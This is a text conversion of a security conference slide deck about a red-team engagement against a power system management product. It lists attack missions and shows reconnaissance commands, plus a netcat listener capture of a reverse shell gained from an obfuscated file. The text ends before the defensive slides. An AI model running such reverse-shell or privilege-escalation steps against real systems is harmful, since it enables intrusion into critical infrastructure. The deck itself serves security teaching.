



# Pwning into Power System Center

Omkar Joshi  
Coupa Software and Cyberarch Guest Speaker

# Agenda

## Introduction

# 01

- Introduction
- Architecture

## Offensive Approach

# 02

- Red Team Engagement
- Attack Vectors
- Journey of finding several vulnerabilities
- Deep dive into Vulnerabilities

## Defensive Approach

# 03

- Reducing Attack Surface
- Zero Trust Strategy
- Defense in Depth





# Introduction


A graphic featuring the words 'CYBER SECURITY' in a bold, white, sans-serif font. The text is partially obscured by a shattered glass effect, with numerous sharp, translucent shards and fragments floating around the letters, creating a sense of impact or digital destruction.

```
$whoami /priv  
dir /a /r %USERPROFILE%
```

- Noob and Passionate learner (Achieved many certifications as part of learning)
- Cyber Security Guy
- Love to break the things
- Lead Security Engineer, Coupa Software & Cyberarch Consultant

The words 'CYBER SECURITY' are written in a large, bold, white, sans-serif font. The text is partially obscured by a graphic of shattered glass or broken fragments, which are scattered around and over the letters, creating a sense of impact or destruction.



# Architecture



# Offensive Approach




# Red Team Engagement






## Missions - Using MITRE Att&ck TTPs

- MITM Approach
- Impersonating users
- Scanning Environment
- Gaining access to power system center
- Escalating privileges
- Taking advantage of Product vulnerabilities








Successfully executed obfuscated file and gained reverse shell

```
opsadmin@rt02  x  +
opsadmin@rt02:~$ sudo -i
root@rt02:~#
root@rt02:~# nc -lvp 8080
Listening on 0.0.0.0 8080

nc: getnameinfo: Temporary failure in name resolution
Microsoft Windows [Version 10.0.20348.1487]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>
```



# User Permissions

Overview

Devices

Stations

Equipment

Faults

Work

Reports

General

Profile

Notifications

Security

Groups

Security Group Memberships

Name	Group type	Operational profile	Operational profile
ReadOnly Users	Operational	Lab Devices	Protection
Read Only	Operational	Pilot_sites	Pilot_de
ReadOnly Users	Operational	Lab Devices	Commu

Search

FC

My Profile

Manage Notifications

Overview

Devices

Stations

Equipment

Faults

Work

Reports

Unauthorized Access

You do not have access to this resource.

Search

FP

My Profile

Manage Notifications



# User Permissions

← → ↻ ⚠ Not secure 192.168.12.102/#/devices/9a1fca1f-a2c8-4094-b7e2-38d7ed8f658f

Search FC

Overview

Devices

Events

Jobs

Workflows

